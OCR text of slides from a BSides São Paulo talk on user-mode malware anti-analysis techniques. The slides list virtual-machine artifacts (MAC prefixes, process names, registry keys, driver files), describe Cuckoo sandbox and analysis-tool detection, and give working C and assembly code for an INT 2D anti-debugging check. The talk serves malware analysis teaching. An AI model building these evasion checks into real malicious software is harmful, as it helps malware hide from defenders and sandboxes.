
RING 3 MALWARES

```
1  // C:\Users\Administrador\source\repos\VM_Test3c\VM_Test3c\bin\Debug\VM_Test3c.exe
2  // VM_Test3c, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
3
4  // Entry point: TestVM_3.Program.Main
5  // Timestamp: 5AEBE617 (5/4/2018 4:48:23 AM)
6
7  using System;
8  using System.Diagnostics;
9  using System.Reflection;
10 using System.Runtime.CompilerServices;
11 using System.Runtime.InteropServices;
12 using System.Runtime.Versioning;
13
14 [assembly: AssemblyVersion("1.0.0.0")]
15 [assembly: CompilationRelaxations(8)]
16 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
17 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
     DebuggableAttribute.DebuggingModes.DisableOptimizations |
     DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
     DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
18 [assembly: AssemblyTitle("VM_Test3c")]
19 [assembly: AssemblyDescription("")]
20 [assembly: AssemblyConfiguration("")]
21 [assembly: AssemblyCompany("")]
22 [assembly: AssemblyProduct("VM_Test3c")]
23 [assembly: AssemblyCopyright("Copyright ©  2018")]
24 [assembly: AssemblyTrademark("")]
25 [assembly: ComVisible(false)]
26 [assembly: Guid("dfeff837-1dc8-4af5-94dd-3f5b1efe75a9")]
27 [assembly: AssemblyFileVersion("1.0.0.0")]
28 [assembly: TargetFramework(".NETFramework,Version=v4.7.1", FrameworkDisplayName = ".NET Framework 4.7.1")]
29
```

Remember: a .NET Assembly is composed by:

- **Manifest**
- **Type metadata**
- **MSIL Code**
- **Resources**

RING 3 MALWARES



RING 3 MALWARES

- **Physical Host:**

  C:\Users\Administrador\source\repos\TestVM_3\TestVM_3\bin\Debug> VM_Test3c.exe

  Status: OK Thus, the program is running in a physical host!

- **Virtual Machine:**

  C:\Users\Administrador\source\repos\VM_Test3c\VM_Test3c\bin\Debug> VM_Test3c.exe

  This program IS RUNNING in a virtual machine!

RING 3 MALWARES

- Additional informations about detection of virtualized environments:
  - Win32_Processor class / ProcessorId attribute to acquire NumberOfCores (most of the time, there is only one core in virtualized systems).
  - Win32_NetworkAdapterConfiguration WMI class represents the attributes and behaviors of a network adapter. Therefore, it is possible to use this class to acquire MAC addresses to detect the possible virtual machines.
  - MAC Addresses:

- 00:16:3E -- Xen
- 00:1C:42 -- Parallels
- 00:00:27 -- VirtualBox
- 00:05:69 -- VMware
- 00:50:56 -- VMware
- 00:0C:29 – VMware
- 00:1C:14 -- VMware

- IP_ADAPTER_INFO structure
- Malloc(IP_ADAPTER_INFO)
- GetAdaptersInfo( )

RING 3 MALWARES


- VMware: VGAuthService.exe
- VMware: vmacthlp.exe
- VMware: vmtoolsd.exe
- VMware: vmwaretray.exe
- VMware: vmwareuser
- VirtualBox: vboxservice.exe
- VirtualBox: vboxtray.exe
- Parallels: prl_cc.exe
- Parallels: prl_tools.exe
- VirtualPC: vmsrvc.exe
- VirtualPC: vmusrvc.exe
- Xen: xenservice.exe
- QEMU: qemu-ga.exe

- CreateToolhelp32Snapshot( )
- Process32First( )
- Process32Next( )

RING 3 MALWARES

- Many malwares authors have tried to detect Cuckoo sandboxes. As Cuckoo saves the hooking information (fs:[tls_hooking_information]) and the returns address in the TLS , so it is possible to check the Cuckoo's presence by:
  - reading the address of this hook information (int hook_1), which is usually saved at fs:0x44.
  - adding the size of the saved hooking information to its address (location_1 = hook_1 + size)
  - adding the location_1 variable to the usual extra space used by Cuckoo for saving the hook information (location_2 = location_1 + reserved space)
  - Of course, if there is something (saved return address) within this address range (location_1 to location_2), so the malware can be running on Cuckoo.

RING 3 MALWARES



- ✓ **Detect if the process is running under WoW**
- ✓ **RegOpenKeyEx( ) (it depends on the first step)**
- ✓ **RegCloseKey( )**

RING 3 MALWARES

- VMware:SOFTWARE\VMware, Inc.\VMware Tools
- HyperV: SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters
- VirtualBox:SYSTEM\ControlSet001\Services\VBoxGuest
- VirtualBox:SYSTEM\ControlSet001\Services\VBoxMouse
- VirtualBox:SYSTEM\ControlSet001\Services\VBoxService
- VirtualBox:SYSTEM\ControlSet001\Services\VBoxSF
- VirtualBox:SYSTEM\ControlSet001\Services\VBoxVideo
- VirtualBox: HARDWARE\ACPI\DSDT\VBOX__
- VirtualBox:HARDWARE\ACPI\FADT\VBOX__
- VirtualBox:HARDWARE\ACPI\RSDT\VBOX__
- VirtualBox:SOFTWARE\Oracle\VirtualBox Guest Additions

RING 3 MALWARES

Installed VMware Drivers:

- "system32\drivers\vmci.sys"
- "system32\drivers\vmhgfs.sys"
- "system32\drivers\vmmemctl.sys"
- "system32\drivers\vmmouse.sys"
- "system32\drivers\vmhgfs.sys"
- "system32\drivers\vm3dmp.sys"
- "system32\drivers\vmmouse.sys"
- "system32\drivers\vmrawdsk.sys"
- "system32\drivers\vmusbmouse.sys"

- GetWindowsDirectory( )
- PathCombine( )
- GetFileAttributes( )

RING 3 MALWARES

- There is a powerful anti-debugging technique named "int 2d", which trigger an exception. However, the trick is: when a debugger is attached, the exception triggered the int 2d instruction is handled by debugger.
- However when a debugger is not attached, is the malware that handle the exception (for example, using the combination try / catch from C++) ☺.
- Therefore, the malware only will trigger + catch the exception whether there is not an attached debugger.
- Additionally, there is little side effect here: when the exception happen, the exception is triggered, but the next 1 byte following the int 2D is skipped. This side effect can be used to deceive the analyst.

RING 3 MALWARES

```
static BOOL DebuggerPresent = TRUE;

static LONG CALLBACK VectoredHandler(_In_ PEXCEPTION_POINTERS ExceptionInfo)
{
    DebuggerPresent = FALSE;
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == EXCEPTION_BREAKPOINT)
    {
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}

BOOL Debugger_int2d()
{
    /*
        PVOID WINAPI AddVectoredExceptionHandler(
        _In_ ULONG                       FirstHandler,
        _In_ PVECTORED_EXCEPTION_HANDLER VectoredHandler);
    */

    PVOID hndl = AddVectoredExceptionHandler(1, VectoredHandler);
    DebuggerPresent = TRUE;  /* At this point is our indication that the exception was consumed! */
    abint2d();  /* Calling the INT 2D instruction from abint2d*/
    RemoveVectoredExceptionHandler(hndl);  /* Remove the Vectored Exception Handler*/
    return DebuggerPresent;
}
```

```
1  .code
2  abint2d proc
3      int 2dh
4      nop
5      ret
6  abint2d endp
7
8  end
```

RING 3 MALWARES

```
LONG CALLBACK VectoredHandler(
  _In_ PEXCEPTION_POINTERS ExceptionInfo
);
```

```
typedef struct _EXCEPTION_POINTERS {
  PEXCEPTION_RECORD ExceptionRecord;
  PCONTEXT          ContextRecord;
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;
```

```
typedef struct _EXCEPTION_RECORD {
  DWORD                    ExceptionCode;
  DWORD                    ExceptionFlags;
  struct _EXCEPTION_RECORD *ExceptionRecord;
  PVOID                    ExceptionAddress;
  DWORD                    NumberParameters;
  ULONG_PTR                ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD, *PEXCEPTION_RECORD;
```

- **Exception_Pointer structure contains an exception record with a machine-independent description of an exception and a context record with a machine-dependent description of the processor context at the time of the exception.**

RING 3 MALWARES

```
C:\Users\Administrador\source\repos\Debug_INT_2D\x64\Release>Debug_INT_2D.exe


-------------------------------------------------------
*****Testing the INT2D anti-debugging technique....*****
-------------------------------------------------------

There is NOT a debugger attached. :)

It is really nice to be speaking in BSIDES SAO PAULO!
Thank you for attending my talk!

-------------------------------------------------------------
***** End of the INT2D anti-debugging technique test....*****
-------------------------------------------------------------
```

```
_____________________________________________________________
*****Testing the INT2D anti-debugging technique....*****
_____________________________________________________________

There is a DEBUGGER attached. :(

It is really nice to be speaking in BSIDES SAO PAULO!
Thank you for attending my talk!
```

RING 3 MALWARES

- There are dozens of other checks:
  - mouse (inactivity): GetCursorPos( )
  - memory (small size): GlobalMemoryStatusEx( ) (Retrieves information about the system's current usage of both physical and virtual memory)
  - disk drivers characteristics (strings like wmare, vbox and so on):
    - The SetupDiGetClassDevs( ) function returns a handle to a device information set that contains requested device information elements for a local computer.
    - SetupDiEnumDeviceInfo( ) function returns a SP_DEVINFO_DATA structure that specifies a device information element in a device information set.
    - SetupDiGetDeviceRegistryProperty( ) function retrieves a specified Plug and Play device property (SPDRP_HARDWAREID)

RING 3 MALWARES

- Malwares have checked the existence of important tools, which could be running in the system:

  - tcpview.exe
  - autorunsc.exe
  - regmon.exe
  - procexp.exe
  - ProcessHacker.exe
  - procmon.exe
  - autoruns.exe
  - ImmunityDebugger.exe
  - Wireshark.exe
  - idaq.exe
  - idaq64.exe
  - ollydbg.exe
  - windbg.exe
  - x64dbg.exe

- Malwares have also checked the existence of these same tools in the PATH variable and standard installation locations. ☺

REMEMBER

We are always in CONTROL... ☺

THANK YOU FOR ATTENDING MY TALK!

- Malware and Security Researcher. Consultant, Instructor and Speaker on Malware Analysis, Memory Analysis, Digital Forensics, Rootkits and Software Exploitation.
- Instructor at Oracle, (ISC)2 and EC-Council. Ex-instructor at Symantec.
- Member of the CHFI Advisory Board in EC-Council.
- Member of Digital Law and Compliance Committee (CDDC/ SP)
- Reviewer member of the The Journal of Digital Forensics, Security and Law
- Refereer on Digital Investigation:The International Journal of Digital Forensics & Incident Response
- Author of "Oracle Solaris Advanced Administration book"

LinkedIn:
http://www.linkedin.com/in/aleborges

Twitter: @ale_sp_brazil

Website: http://blackstormsecurity.com

E-mail:
alexandreborges@blackstormsecurity.com